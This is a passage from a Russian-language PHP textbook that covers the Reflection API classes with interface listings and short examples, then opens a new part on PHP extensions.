Почти все классы, обслуживающие отражения, реализуют интерфейс `Reflector` либо непосредственно, либо через базовый класс. Впрочем, имеются и исключения — например, классы `Reflection`, `ReflectionReference`, `ReflectionExeption`, `ReflectionFiber`, `ReflectionGenerator`.

Как можно видеть, интерфейс `Reflector` не содержит ни одного собственного метода и служит только в целях классификации: например, оператор (`$obj instanceof Reflector`) вернет `true`, если `$obj` — отражение. Кроме того, если во время работы произойдет какая-либо ошибка, генерируется исключение `ReflectionException`, производное от базового класса `Exception`.

В PHP существуют несколько классов-отражений, взаимодействующих друг с другом. Сейчас мы рассмотрим эти классы подробнее, начиная с самых простых.

Отражение функции: *ReflectionFunction*

Класс `ReflectionFunction` представляет одно из наиболее простых и понятных отражений — это отражение функции. Класс представляет большое количество методов для исследования функции (листинг 39.3). Мы рассмотрим лишь наиболее интересные.

Листинг 39.3. Класс `ReflectionFunction`. Файл reflection_function.php

```
<?php
class ReflectionFunction extends ReflectionFunctionAbstract
{
    /* Константы */
    const int IS_DEPRECATED = 262144;
```

```
    /* Наследуемые свойства */
    public string $name;

    /* Методы */
    public __construct(Closure|string $function)
    public static export(string $name, string $return = ?): string
    public getClosure(): Closure
    public invoke(mixed ...$args): mixed
    public invokeArgs(array $args): mixed
    public isDisabled(): bool
    public __toString(): string

    /* Наследуемые методы */
    private ReflectionFunctionAbstract::__clone(): void
    public ReflectionFunctionAbstract::getAttributes(
        ?string $name = null,
        int $flags = 0): array
    public ReflectionFunctionAbstract::getClosureScopeClass(): ?ReflectionClass
    public ReflectionFunctionAbstract::getClosureThis(): ?object
    public ReflectionFunctionAbstract::getClosureUsedVariables(): array
    public ReflectionFunctionAbstract::getDocComment(): string|false
    public ReflectionFunctionAbstract::getEndLine(): int|false
    public ReflectionFunctionAbstract::getExtension(): ?ReflectionExtension
    public ReflectionFunctionAbstract::getExtensionName(): string|false
    public ReflectionFunctionAbstract::getFileName(): string|false
    public ReflectionFunctionAbstract::getName(): string
    public ReflectionFunctionAbstract::getNamespaceName(): string
    public ReflectionFunctionAbstract::getNumberOfParameters(): int
    public ReflectionFunctionAbstract::getNumberOfRequiredParameters(): int
    public ReflectionFunctionAbstract::getParameters(): array
    public ReflectionFunctionAbstract::getReturnType(): ?ReflectionType
    public ReflectionFunctionAbstract::getShortName(): string
    public ReflectionFunctionAbstract::getStartLine(): int|false
    public ReflectionFunctionAbstract::getStaticVariables(): array
    public ReflectionFunctionAbstract::hasReturnType(): bool
    public ReflectionFunctionAbstract::inNamespace(): bool
    public ReflectionFunctionAbstract::isClosure(): bool
    public ReflectionFunctionAbstract::isDeprecated(): bool
    public ReflectionFunctionAbstract::isGenerator(): bool
    public ReflectionFunctionAbstract::isInternal(): bool
    public ReflectionFunctionAbstract::isUserDefined(): bool
    public ReflectionFunctionAbstract::isVariadic(): bool
    public ReflectionFunctionAbstract::returnsReference(): bool
    abstract public ReflectionFunctionAbstract::__toString(): void
}
```

Конструктор класса предназначен для создания в программе новых объектов отражений. Он принимает единственный аргумент — имя функции, для которой создается отражение. Если функции с указанным именем не существует, возбуждается исключение `ReflectionException`, которое можно перехватить (листинг 39.4).

Листинг 39.4. Перехват исключения отражения. Файл rexcept.php

```
<?php
try {
    $obj = new ReflectionFunction('spoon');
} catch (ReflectionException $e) {
    echo 'Исключение: ', $e->getMessage();
}
```

> ***Примечание***
>
> **Прежде чем переходить к методам класса, обсудим один важный момент. Как видите, отражение создается ключевым словом `new`. Что произойдет, если создать *два* объекта-отражения для одного и того же класса, записав их в разные переменные? Оказывается, в этом случае у нас в программе, действительно, появятся два независимых объекта, хранящих идентичные значения. Изменение одного объекта не повлечет за собой изменение второго и наоборот.**

В приведенном примере мы пытаемся создать отражение несуществующей функции `spoon()`, поэтому попытка закончится исключительной ситуацией, а скрипт выведет следующую фразу:

```
Исключение: Function spoon() does not exist
```

Методы `isInternal()` и `isUserDefined()` возвращают признак того, является ли функция встроенной или же была определена пользователем. При помощи метода `isDepricated()` можно выяснить, не объявлена ли функция устаревшей. А методы `inNamespace()`, `isClosure()`, `isGenerator()` позволяют уточнить, находится ли функция внутри пространства имен, реализует ли замыкание и не является ли генератором. Метод `isVariadic()` возвращает `true`, если функция принимает произвольное количество параметров, иначе возвращается `false`.

Методы `getFileName()`, `getStartLine()` и `getEndLine()` указывают, в каком файле и на каких строках находится определение функции. Они имеются практически во всех классах-отражениях, и в дальнейшем мы уже не будем их подробно описывать.

Метод `getDocComment()` довольно интересен. Он возвращает содержимое многострочного комментария, который присутствовал в исходном файле непосредственно *перед* определением функции.

Для тестирования возможностей класса, создадим функцию `hello()`, которую поместим в отдельный скрипт hello.php (листинг 39.5)

Листинг 39.5. Создание функции `hello()`. Файл hello.php

```
<?php
/** Метод hello() принимает единственный параметр
    $name и возвращает строковое приветствие
  */

function hello(string $name) : string
{
    return "Hello, $name!";
}
```

Давайте попробуем извлечь комментарий, записанный перед ее объявлением (листинг 39.6).

Листинг 39.6. Извлечение документирования. Файл rdoc.php

```
<?php
require_once('hello.php');

$obj = new ReflectionFunction('hello');

echo '<pre>';
echo $obj->getDocComment();
echo '</pre>';
```

Результатом работы этого скрипта будет текст:

```
/** Метод hello() принимает единственный параметр
    $name и возвращает строковое приветствие
  */
```

Метод `getStaticVariables()` возвращает массив всех статических переменных функций и соответствующие им значения, которые они имеют *в текущий* момент. Имена переменных хранятся в ключах массива.

Метод `invoke()` мы уже затрагивали ранее. Он позволяет вызвать функцию, для которой создано отражение, с произвольным списком аргументов.

Метод `returnsReference()` вернет `true`, если функция возвращает ссылку, т. е. если при ее описании в заголовке использовался символ `&`.

Методы `getNumberOfParameters()` и `getNumberOfRequiredParameters()` возвращают количество всех и обязательных параметров.

Метод `getReturnType()` возвращает тип функции, а при помощи метода `hasReturnType()` можно выяснить в принципе, есть такой метод или нет.

Наконец, мы подошли к последнему методу — `getParameters()`. Он возвращает список, хранящий информацию обо всех параметрах функции. При этом каждый параметр также представлен своим отражением — объектом класса `ReflectionParameter`. Давайте рассмотрим этот класс.

Отражение параметра функции: *ReflectionParameter*

Объекты класса `ReflectionParameter` хранят информацию об одном отдельно взятом параметре функции (листинг 39.7).

Листинг 39.7. Класса `ReflectionParameter`. Файл reflection_parameter.php

```
<?php
class ReflectionParameter implements Reflector
{
    /* Свойства */
    public string $name;
```

```
    /* Методы */
    public __construct(string|array|object $function, int|string $param)
    public allowsNull(): bool
    public canBePassedByValue(): bool
    private __clone(): void
    public static export(
        string $function,
        string $parameter,
        bool $return = ?): string
    public getAttributes(?string $name = null, int $flags = 0): array
    public getClass(): ?ReflectionClass
    public getDeclaringClass(): ?ReflectionClass
    public getDeclaringFunction(): ReflectionFunctionAbstract
    public getDefaultValue(): mixed
    public getDefaultValueConstantName(): ?string
    public getName(): string
    public getPosition(): int
    public getType(): ?ReflectionType
    public hasType(): bool
    public isArray(): bool
    public isCallable(): bool
    public isDefaultValueAvailable(): bool
    public isDefaultValueConstant(): bool
    public isOptional(): bool
    public isPassedByReference(): bool
    public isVariadic(): bool
    public __toString(): string
}
```

Для создания отражения параметра в первом аргументе конструктора класса передается название функции, а вторым указывается номер параметра (отсчет идет от нуля). Рассмотренная ранее функция `hello()` принимает единственный строковый параметр, получение отражения для которого представлено в листинге 39.8.

Листинг 39.8. Отражение параметра функции `hello()`. Файл param.php

```
<?php
require_once('hello.php');

$param = new ReflectionParameter('hello', 0);

echo $param->getName(); // name
```

Конструктор класса `ReflectionParameter` принимает два аргумента: первый — это имя функции, в которой определяется аргумент, а второй — имя параметра (вместо имени можно также задавать его порядковый номер, начиная с нуля). Для успешного создания объекта функция должна существовать.

Вместо позиции параметра можно использовать его имя (листинг 39.9).

Листинг 39.9. Отражение имени функции hello().Файл param_named.php

```
<?php
require_once('hello.php');

$param = new ReflectionParameter('hello', 'name');

echo $param->getName(); // name
```

Отражения параметров редко создаются напрямую, чаще они извлекаются методом `getParameters()` объекта `ReflectionFunction` (листинг 39.10).

Листинг 39.10. Использование метода getParameters(). Файл get_parameters.php

```
<?php
require_once('hello.php');

$obj = new ReflectionFunction('hello');

foreach ($obj->getParameters() as $param) {
    echo $param->getName() .'<br />';
}
```

Объект класса обладает множеством методов, и вот наиболее интересные из них:

- метод `getName()` возвращает имя параметра в заголовке функции;
- метод `getClass()` возвращает *тип* аргумента;
- и наконец, метод `isPassedByReference()` вернет `true` только в том случае, если параметр передается по ссылке (перед его именем в определении стоит `&` — *см. главу 12*).

Итак, мы видим, что `ReflectionFunction` как бы ссылается на `ReflectionParameter`, а последний, в свою очередь, может возвращать объекты типа `ReflectionClass`. Что ж, двигаемся дальше.

Отражение класса: *ReflectionClass*

Отражение `ReflectionClass` — самое обширное из всех. Объект-отражение хранит в себе информацию о некотором классе, описанном в программе. Список методов, присутствующих в `ReflectionClass`, весьма впечатляющ. К счастью, имя каждого метода говорит само за себя, и поэтому мы можем ограничиться лишь поверхностными пояснениями прямо в приведенном в листинге 39.11 интерфейса класса.

Листинг 39.11. Интерфейс класса ReflectionClass. Файл reflection_class.php

```
<?php
class ReflectionClass implements Reflector {
    /* Константы */
    const int IS_IMPLICIT_ABSTRACT = 16;
```

```
const int IS_EXPLICIT_ABSTRACT = 32;
const int IS_FINAL = 64;

/* Свойства */
public string $name;

/* Методы */
public __construct(object|string $objectOrClass)
public static export(mixed $argument, bool $return = false): string
public getAttributes(?string $name = null, int $flags = 0): array
public getConstant(string $name): mixed
public getConstants(?int $filter = null): array
public getConstructor(): ?ReflectionMethod
public getDefaultProperties(): array
public getDocComment(): string|false
public getEndLine(): int|false
public getExtension(): ?ReflectionExtension
public getExtensionName(): string|false
public getFileName(): string|false
public getInterfaceNames(): array
public getInterfaces(): array
public getMethod(string $name): ReflectionMethod
public getMethods(?int $filter = null): array
public getModifiers(): int
public getName(): string
public getNamespaceName(): string
public getParentClass(): ReflectionClass|false
public getProperties(?int $filter = null): array
public getProperty(string $name): ReflectionProperty
public getReflectionConstant(string $name): ReflectionClassConstant|false
public getReflectionConstants(?int $filter = null): array
public getShortName(): string
public getStartLine(): int|false
public getStaticProperties(): ?array
public getStaticPropertyValue(
    string $name,
    mixed &$def_value = ?): mixed
public getTraitAliases(): array
public getTraitNames(): array
public getTraits(): array
public hasConstant(string $name): bool
public hasMethod(string $name): bool
public hasProperty(string $name): bool
public implementsInterface(ReflectionClass|string $interface): bool
public inNamespace(): bool
public isAbstract(): bool
public isAnonymous(): bool
public isCloneable(): bool
public isEnum(): bool
```

```
    public isFinal(): bool
    public isInstance(object $object): bool
    public isInstantiable(): bool
    public isInterface(): bool
    public isInternal(): bool
    public isIterable(): bool
    public isSubclassOf(ReflectionClass|string $class): bool
    public isTrait(): bool
    public isUserDefined(): bool
    public newInstance(mixed ...$args): object
    public newInstanceArgs(array $args = []): ?object
    public newInstanceWithoutConstructor(): object
    public setStaticPropertyValue(string $name, mixed $value): void
    public __toString(): string
}
```

Самый главный метод — это, конечно, конструктор. С его помощью можно создать новый объект-отражение, указав имя класса (листинг 39.12).

Листинг 39.12. Отражение класса. Файл rclass.php

```
<?php
$cls = new ReflectionClass('DateTime');

echo '<pre>';
echo $cls;
echo '</pre>';
```

Далее представлен результат работы этого скрипта. Обратите внимание на *неявный* вызов в нем метода `__toString()`.

```
Class [  class DateTime implements DateTimeInterface ] {

  - Constants [13] {
    Constant [ public string ATOM ] { Y-m-d\TH:i:sP }
    Constant [ public string COOKIE ] { l, d-M-Y H:i:s T }
    Constant [ public string ISO8601 ] { Y-m-d\TH:i:sO }
    Constant [ public string RFC822 ] { D, d M y H:i:s O }
    Constant [ public string RFC850 ] { l, d-M-y H:i:s T }
    Constant [ public string RFC1036 ] { D, d M y H:i:s O }
    Constant [ public string RFC1123 ] { D, d M Y H:i:s O }
    Constant [ public string RFC7231 ] { D, d M Y H:i:s \G\M\T }
    Constant [ public string RFC2822 ] { D, d M Y H:i:s O }
    Constant [ public string RFC3339 ] { Y-m-d\TH:i:sP }
    Constant [ public string RFC3339_EXTENDED ] { Y-m-d\TH:i:s.vP }
    Constant [ public string RSS ] { D, d M Y H:i:s O }
    Constant [ public string W3C ] { Y-m-d\TH:i:sP }
  }
```

```
  - Static properties [0] {
  }

  - Static methods [5] {
    Method [  static public method __set_state ] {

      - Parameters [1] {
        Parameter #0 [  array $array ]
      }
      - Tentative return [ DateTime ]
    }
    ...
    Method [  static public method getLastErrors ] {

      - Parameters [0] {
      }
      - Tentative return [ array|false ]
    }
  }

  - Properties [0] {
  }

  - Methods [15] {
    Method [  public method __construct ] {

      - Parameters [2] {
        Parameter #0 [  string $datetime = "now" ]
        Parameter #1 [  ?DateTimeZone $timezone = null ]
      }
    }

    Method [  public method format ] {

      - Parameters [1] {
        Parameter #0 [  string $format ]
      }
      - Tentative return [ string ]
    }
    ...
    Method [  public method diff ] {

      - Parameters [2] {
        Parameter #0 [  DateTimeInterface $targetObject ]
        Parameter #1 [  bool $absolute = false ]
      }
      - Tentative return [ DateInterval ]
    }
  }
}
```

Метод `getModifiers()` возвращает целое значение (битовую маску), в котором могут быть установлены или сброшены отдельные биты. Установленные биты соответствуют различным модификаторам доступа, указанным перед именем класса при его определении (например: `abstract`, `final`). И чтобы получить текстовое представление модификаторов, используйте следующую конструкцию, которая возвращает массив строк (листинг 39.13).

Листинг 39.13. Возвращение массив строк. Файл modifiers.php

```
<?php
$cls = new ReflectionClass('ReflectionFunctionAbstract');
$modifiers = Reflection::getModifierNames($cls->getModifiers());

echo '<pre>';
print_r($modifiers); // ['abstract']
echo '</pre>';
```

Методы `getConstant()` и `getConstants()` возвращают соответственно значение константы с указанным именем и ассоциативный массив всех констант, определенных в классе. При этом также учитываются и те константы, которые были созданы в базовых классах, трейтах и интерфейсах. Таким образом, при наследовании производный класс как бы «вбирает» в себя все константы из своего «родителя».

Метод `getInterfaces()` возвращает список всех отражений-интерфейсов, которые реализует текущий класс. Отражение для интерфейса имеет тот же самый тип, что и отражение для класса, а именно: `ReflectionClass`. Метод `getParentClass()` возвращает отражение для базового класса или `false`, если класс не является производным.

Метод `isInstantiable()` вернет истинное значение, если объект текущего класса можно создать при помощи оператора `new` (т. е. класс не является интерфейсом и не абстрактный).

Метод `isInstance()` позволяет проверить, является ли объект, указанный в его параметрах, экземпляром класса, которому соответствует отражение. Его вызов работает точно так же, как оператор `instanceof`.

Метод `isSubclassOf()` проверяет, является ли текущий класс *производным* по отношению к тому, чье отражение (или имя) указано в ее параметрах. Иными словами, если `$cls->isSubclassOf("SomeClass")` вернула истинное значение, значит, объект класса `$cls->getName()` можно передавать в функции, требующие аргумента типа `SomeClass`.

Метод `implementsInterface()` очень похож на `isSubclassOf()`, за исключением того, что проверяет, реализует ли класс указанный интерфейс или нет.

Наконец, последний метод, `newInstance()`, позволяет создать объект класса, которому соответствует отражение, т. е. инстанцировать класс. При этом можно указать аргументы, которые будут переданы конструктору. В листинге 39.14 приводится пример создания объекта класса `DateTime` с использованием отражения этого класса и вызова метода `newInstance()`.

Листинг 39.14. Создание объекта класса `DateTime`. Файл datetime_reflection.php

```
<?php
$datetime = new ReflectionClass('DateTime');
$object = $datetime->newInstance();

echo $object->format('d.m.Y H:i:s');
```

У полученного объекта можно вызывать метод `format()`, чтобы получить текущие дату и время. Разумеется, на практике проще решить задачу традиционным способом (листинг 39.15)

Листинг 39.15. Получение объекта `DateTime` через `new`. Файл datetime.php

```
<?php
$object = new DateTime;

echo $object->format('d.m.Y H:i:s');
```

К отражениям прибегают в том случае, если в момент разработки программы вы не знаете, какой из классов будет вызываться, и его имя вы получаете в виде строки.

Пояснение: отражения и наследование

Методы `getConstructor()` и `getMethod()` возвращают соответственно отражения `ReflectionMethod` для конструктора класса и метода с указанным именем. Функция `getMethods()` дает список всех методов-отражений, определенных в классе. В списке также присутствуют и методы, *унаследованные* из базовых классов, в том числе и *закрытые* (`private`).

> ***Примечание***
>
> Класс `ReflectionMethod` мы рассмотрим чуть позже (см. *разд. «Отражение метода класса: ReflectionMethod»*). Пока же скажем, что он очень похож на тип `ReflectionFunction`.

Методы `getProperty()` и `getProperties()` возвращают соответственно отражение `ReflectionProperty` для свойства класса с указанным именем или же список всех свойств-отражений (это отражение мы обсудим в следующем разделе). К сожалению, нам опять приходится приводить ссылку, ведущую вперед, — ведь классы-отражения очень тесно взаимодействуют друг с другом.

В отличие от ситуации с методами, закрытые свойства базового класса не наследуются производным. Точнее, к ним нельзя обратиться из класса-потомка. Иными словами, в списке, возвращаемом `getProperties()`, будут присутствовать только свойства «своего» класса (все закрытые — тоже), а также `public`- и `protected`-свойства базового, *и только*.

Листинг 39.16 поможет вам расставить все точки над «i» в вопросе о наследовании свойств и методов.

Листинг 39.16. Наследования и модификаторы доступа. Файл rinherit.php

```
<?php
// Класс с единственным ЗАКРЫТЫМ свойством
class Base
{
    private $prop = 0;
    function getBase() { return $this->prop; }
}
// Класс с открытым свойством, имеющим такое же имя, как и в базовом.
// Это свойство будет полностью обособленным.
class Derive extends Base
{
    public $prop = 1;
    function getDerive() { return $this->prop; }
}

echo '<pre>';
$cls = new ReflectionClass('Derive');
$obj = $cls->newInstance();
$obj->prop = 2;

// Распечатываем значения свойств и убеждаемся, что они не пересекаются
echo "Base: {$obj->getBase()}, Derive: {$obj->getDerive()}<br />";

// Распечатываем свойства производного класса
var_dump($cls->getProperties());

// Распечатываем методы производного класса
var_dump($cls->getMethods());
```

Обратите внимание, что производному классу совершенно не важно, свойства с какими именами были объявлены в базовом. Он в любом случае не может иметь к ним доступа, и поэтому то, что в `Derive` имя свойства случайно совпало с именем закрытого члена класса `Base`, не ведет ни к каким побочным эффектам. Мы получим следующий результат:

```
Base: 0, Derive: 2
array(1) {
  [0]=>
  object(ReflectionProperty)#3 (2) {
    ["name"]=>
    string(4) "prop"
    ["class"]=>
    string(6) "Derive"
  }
}
array(2) {
  [0]=>
```

```
  object(ReflectionMethod)#3 (2) {
    ["name"]=>
    string(9) "getDerive"
    ["class"]=>
    string(6) "Derive"
  }
  [1]=>
  object(ReflectionMethod)#4 (2) {
    ["name"]=>
    string(7) "getBase"
    ["class"]=>
    string(4) "Base"
  }
}
```

Как видите, закрытые свойства `Base` и открытые `Derive` не пересекаются. В то же время, если бы мы объявили `Base::$prop` как `protected`- или `public`-свойство, оно бы оказалось *общим* с `Derive::$prop`. Вы можете провести эксперимент, заменив `private` на `public`, и увидеть, что первая строка в выводе скрипта изменится — там будут напечатаны одинаковые числа.

> ***Примечание***
>
> Обратите также внимание на тот интересный факт, что у всех методов проставлен класс-владелец `Derive` — даже у метода `getBase()`, описанного в `Base`. Это означает, что при наследовании классов методы, в отличие от свойств, меняют своего «владельца».

Метод `getStaticProperties()`, в отличие от `getProperties()`, возвращает не список свойств-отражений, а ассоциативный массив с ключами — именами статических свойств класса, и значениями — их величинами. Точно так же работает и метод `getDefaultProperties()`, но только он возвращает массив со значениями свойств *по умолчанию* (напоминаем, что значения по умолчанию указываются при описании класса в виде: `public $property=defaultValue`).

В итоге мы видим, что `ReflectionClass` ссылается на два других, неизвестных нам отражения: `ReflectionProperty` и `ReflectionMethod`. Давайте рассмотрим их последовательно.

Отражение свойства класса: *ReflectionProperty*

Отражение `ReflectionProperty` соответствует отдельно взятому свойству некоторого класса. Рассмотрим его интерфейс (листинг 39.17).

Листинг 39.17. Интерфейс `ReflectionProperty`. Файл reflection_property.php

```
<?php
class ReflectionProperty implements Reflector
{
    /* Константы */
    const int IS_STATIC = 16;
    const int IS_PUBLIC = 1;
```

```
    const int IS_PROTECTED = 2;
    const int IS_PRIVATE = 4;

    /* Свойства */
    public string $name;
    public string $class;

    /* Методы */
    public __construct(object|string $class, string $property)
    private __clone(): void
    public static export(
        mixed $class,
        string $name,
        bool $return = ?): string
    public getAttributes(?string $name = null, int $flags = 0): array
    public getDeclaringClass(): ReflectionClass
    public getDefaultValue(): mixed
    public getDocComment(): string|false
    public getModifiers(): int
    public getName(): string
    public getType(): ?ReflectionType
    public getValue(?object $object = null): mixed
    public hasDefaultValue(): bool
    public hasType(): bool
    public isDefault(): bool
    public isInitialized(?object $object = null): bool
    public isPrivate(): bool
    public isPromoted(): bool
    public isProtected(): bool
    public isPublic(): bool
    public isReadOnly(): bool
    public isStatic(): bool
    public setAccessible(bool $accessible): void
    public setValue(object $object, mixed $value): void
    public setValue(mixed $value): void
    public __toString(): string
}
```

Как видите, ничего особенно сложного в этом описании нет. Отметим только методы `getValue()` и `setValue()`, которые позволяют неявно получать или, наоборот, устанавливать значения некоторых свойств объекта. Параметр `$object` как раз и указывает тот объект, в котором будут производиться изменения — ведь свойство не существует в классе само по себе, оно имеется только в объекте.

Отражение метода класса: *ReflectionMethod*

Класс-отражение `ReflectionMethod` соответствует данным о методе некоторого класса. Метод очень похож на функцию, именно поэтому `ReflectionMethod` является производным классом от `ReflectionFunction`. Как можно видеть, в класс также добавляется много новых функций (листинг 39.18).

Листинг 39.18. Класс-отражение `ReflectionMethod`. Файл reflection_method.php

```
<?php
class ReflectionMethod extends ReflectionFunctionAbstract
{
    /* Константы */
    const int IS_STATIC = 16;
    const int IS_PUBLIC = 1;
    const int IS_PROTECTED = 2;
    const int IS_PRIVATE = 4;
    const int IS_ABSTRACT = 64;
    const int IS_FINAL = 32;

    /* Свойства */
    public string $class;

    /* Наследуемые свойства */
    public string $name;

    /* Методы */
    public __construct(object|string $objectOrMethod, string $method)
    public __construct(string $classMethod)
    public static export(
        string $class, string $name, bool $return = false): string
    public getClosure(?object $object = null): Closure
    public getDeclaringClass(): ReflectionClass
    public getModifiers(): int
    public getPrototype(): ReflectionMethod
    public invoke(?object $object, mixed ...$args): mixed
    public invokeArgs(?object $object, array $args): mixed
    public isAbstract(): bool
    public isConstructor(): bool
    public isDestructor(): bool
    public isFinal(): bool
    public isPrivate(): bool
    public isProtected(): bool
    public isPublic(): bool
    public isStatic(): bool
    public setAccessible(bool $accessible): void
    public __toString(): string

    /* Наследуемые методы */
    private ReflectionFunctionAbstract::__clone(): void
    public ReflectionFunctionAbstract::getAttributes(?string $name = null,
                                                     int $flags = 0): array
    public ReflectionFunctionAbstract::getClosureScopeClass(): ?ReflectionClass
    public ReflectionFunctionAbstract::getClosureThis(): ?object
    public ReflectionFunctionAbstract::getClosureUsedVariables(): array
    public ReflectionFunctionAbstract::getDocComment(): string|false
    public ReflectionFunctionAbstract::getEndLine(): int|false
    public ReflectionFunctionAbstract::getExtension(): ?ReflectionExtension
```

```
    public ReflectionFunctionAbstract::getExtensionName(): string|false
    public ReflectionFunctionAbstract::getFileName(): string|false
    public ReflectionFunctionAbstract::getName(): string
    public ReflectionFunctionAbstract::getNamespaceName(): string
    public ReflectionFunctionAbstract::getNumberOfParameters(): int
    public ReflectionFunctionAbstract::getNumberOfRequiredParameters(): int
    public ReflectionFunctionAbstract::getParameters(): array
    public ReflectionFunctionAbstract::getReturnType(): ?ReflectionType
    public ReflectionFunctionAbstract::getShortName(): string
    public ReflectionFunctionAbstract::getStartLine(): int|false
    public ReflectionFunctionAbstract::getStaticVariables(): array
    public ReflectionFunctionAbstract::hasReturnType(): bool
    public ReflectionFunctionAbstract::inNamespace(): bool
    public ReflectionFunctionAbstract::isClosure(): bool
    public ReflectionFunctionAbstract::isDeprecated(): bool
    public ReflectionFunctionAbstract::isGenerator(): bool
    public ReflectionFunctionAbstract::isInternal(): bool
    public ReflectionFunctionAbstract::isUserDefined(): bool
    public ReflectionFunctionAbstract::isVariadic(): bool
    public ReflectionFunctionAbstract::returnsReference(): bool
    abstract public ReflectionFunctionAbstract::__toString(): void
}
```

Особого внимания тут заслуживает разве что метод `invoke()`, который позволяет неявно вызвать метод для указанного объекта `$object`. Он принимает переменное число параметров (по количеству аргументов вызываемого метода).

Отражение библиотеки расширения: *ReflectionExtension*

Последнее отражение, которое имеется в PHP, относится к поддержке библиотек расширения. Каждая такая библиотека может подключаться в файле php.ini директивой `extension=`*имя_расширения* (нам еще предстоит рассматривать расширения в *части VI*). Класс-отражение `ReflectionExtension` позволяет получить в программе свойства того или иного расширения (листинг 39.19).

Листинг 39.19. Класс `ReflectionExtension`. Файл reflection_extension.php

```
<?php
class ReflectionExtension implements Reflector
{
    /* Свойства */
    public string $name;

    /* Методы */
    public __construct(string $name)
    private __clone(): void
    public static export(string $name, string $return = false): string
    public getClasses(): array
    public getClassNames(): array
    public getConstants(): array
```

```
    public getDependencies(): array
    public getFunctions(): array
    public getINIEntries(): array
    public getName(): string
    public getVersion(): ?string
    public info(): void
    public isPersistent(): bool
    public isTemporary(): bool
    public __toString(): string
}
```

Для получения имен всех загруженных расширений используется функция `get_loaded_extensions()`. Она возвращает просто список имен, вы должны потом самостоятельно создать объекты `ReflectionExtension`.

Пример из листинга 39.20 выводит список всех констант, определяемых в подключенных расширениях PHP. С его помощью вы можете узнать, что, оказывается, в программе изначально доступно почти 3000 предопределенных констант!

Листинг 39.20. Использование отражения библиотеки. Файл rext.php

```
<?php
$consts = [];
foreach (get_loaded_extensions() as $name) {
    $ext = new ReflectionExtension($name);
    $consts = array_merge($consts, $ext->getConstants());
}

echo '<pre>';
print_r($consts);
echo '</pre>';
```

Полезное добавление: класс *Reflection*

Класс `Reflection` не является отражением. Он лишь содержит две статические функции, которые могут пригодиться на практике (листинг 39.21).

Листинг 39.21. Класс `Reflection`. Файл reflection.php

```
<?php
class Reflection
{
    /* Методы */
    public static export(
        Reflector $reflector,
        bool $return = false): string
    public static getModifierNames(int $modifiers): array
}
```

Статический метод `getModifierNames()`, который мы уже затрагивали, принимает на вход битовую маску различных модификаторов и возвращает список текстовых представлений этих модификаторов.

Метод `export()` предназначен для отладочных целей. Он принимает в качестве своего параметра объект-отражение, вызывает у него метод `__toString()`, выводит в браузер результат (если `$return = false`, то строка не выводится, а просто возвращается).

Обработка исключений: *ReflectionException*

Этот класс также не является классом-отражением. Он предназначен для создания и генерации исключений, что происходит при любой ошибке в работе с отражениями. `ReflectionException` наследует стандартный класс `Exception`, существующий в PHP, и не добавляет к нему никаких собственных методов. Фактически он создан только в целях классификации исключений (см. *главу 34*).


Иерархия

Итак, после столь длинного описания настало время окинуть взглядом общую иерархию классов и интерфейсов, задействованных в аппарате отражений. Вот соответствующие заголовки:

```
class Reflection { }
interface Stringable { }
  abstract class ReflectionType implements Stringable { }
    class ReflectionNamedType extends ReflectionType { }
    class ReflectionUnionType extends ReflectionType { }
    class ReflectionIntersectionType extends ReflectionType { }
  interface Reflector { }
    abstract class ReflectionFunctionAbstract implements Reflector { }
      class ReflectionFunction implements Reflector { }
      class ReflectionMethod extends ReflectionFunctionAbstract { }
    class ReflectionParameter implements Reflector { }
    class ReflectionClass implements Reflector { }
      class ReflectionEnum extends ReflectionClass { }
      class ReflectionObject extends ReflectionClass { }
    class ReflectionClassConstant implements Reflector { }
      class ReflectionEnumUnitCase extends ReflectionClassConstant { }
        class ReflectionEnumBackedCase extends ReflectionEnumUnitCase { }
    class ReflectionProperty implements Reflector { }
    class ReflectionExtension implements Reflector { }
    class ReflectionZendExtension implements Reflector { }
    class ReflectionAttribute implements Reflector { }
class ReflectionException extends Exception { }
final class ReflectionGenerator { }
final class ReflectionFiber { }
final class ReflectionReference { }
```

Резюме


В этой главе мы рассмотрели механизм отражений. Мы узнали, что отражения, изначально пришедшие в PHP из языка Java, позволяют получать «данные о данных» — сведения о структуре классов, методов, свойств и прочих данных о текущей программе.



ЧАСТЬ VI

Расширения PHP

Глава 40.	Подключение и настройка расширений
Глава 41.	Работа с PostgreSQL
Глава 42.	Расширение PDO
Глава 43.	Работа с изображениями
Глава 44.	Работа с сетью
Глава 45.	NoSQL-база данных Redis



ГЛАВА 40

Подключение и настройка расширений

Листинги этой главы находятся в каталоге *extensions* сопровождающего книгу файлового архива.

Интерпретатор PHP построен по модульному принципу. Так, базовые конструкции языка реализованы в ядре интерпретатора. Когда мы говорим об операторах, конструкциях `echo`, `require`, `list`, `class`, `interface`, `extends` и пр., мы говорим о возможностях ядра. А вот все функции, предопределенные константы и классы реализованы в рамках отдельных модулей, которые называются *расширениями*.

Часть расширений давно уже входит в состав ядра PHP, часть подключается в виде динамических библиотек, часть требует загрузки из PCRE-репозитория или менеджера пакетов. Некоторые расширения сразу готовы для работы, другим необходима дополнительная настройка в конфигурационном файле php.ini.

Подключение расширений

Расширение — это библиотека, содержащая константы, функции и классы PHP и предназначенная для дополнения базовых возможностей языка. Как и интерпретатор PHP, расширения разрабатываются на языке C. Мы уже пользовались расширениями в предыдущих главах. В *главе 16*, посвященной строковым функциям, мы подключали расширение `mbstring` для поддержки кодировки UTF-8. При работе с календарными функциями в *главе 27* мы неявно использовали расширение `calendar`, входящее в ядро языка и поэтому не требующее подключения вручную. Для описания работы с регулярными выражениями в *главе 28* привлекались регулярные выражения, реализованные в виде расширения `pcre`, также входящего в состав ядра. При работе с итераторами в *главе 38* мы задействовали классы библиотеки SPL, которая в действительности реализована в виде одноименного расширения `spl`. В *главе 20* мы прибегали к расширению `session` для организации сессий. Даже базовые функции для обработки строк, работы с файлами и каталогами, а также математические функции реализованы в виде отдельного расширения — `standard`.

